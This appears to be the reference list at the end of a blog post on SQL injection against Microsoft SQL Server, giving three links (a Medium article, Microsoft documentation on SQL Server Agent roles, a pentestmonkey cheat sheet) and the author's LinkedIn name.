https://medium.com/@cybertest72/the-untold-sqli-attacks-5a39c92591b6

https://docs.microsoft.com/en-us/sql/ssms/agent/sql-server-agent-fixed-database-roles?view=sql-server-ver15

https://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet

LinkedIn: Abu Safian Blay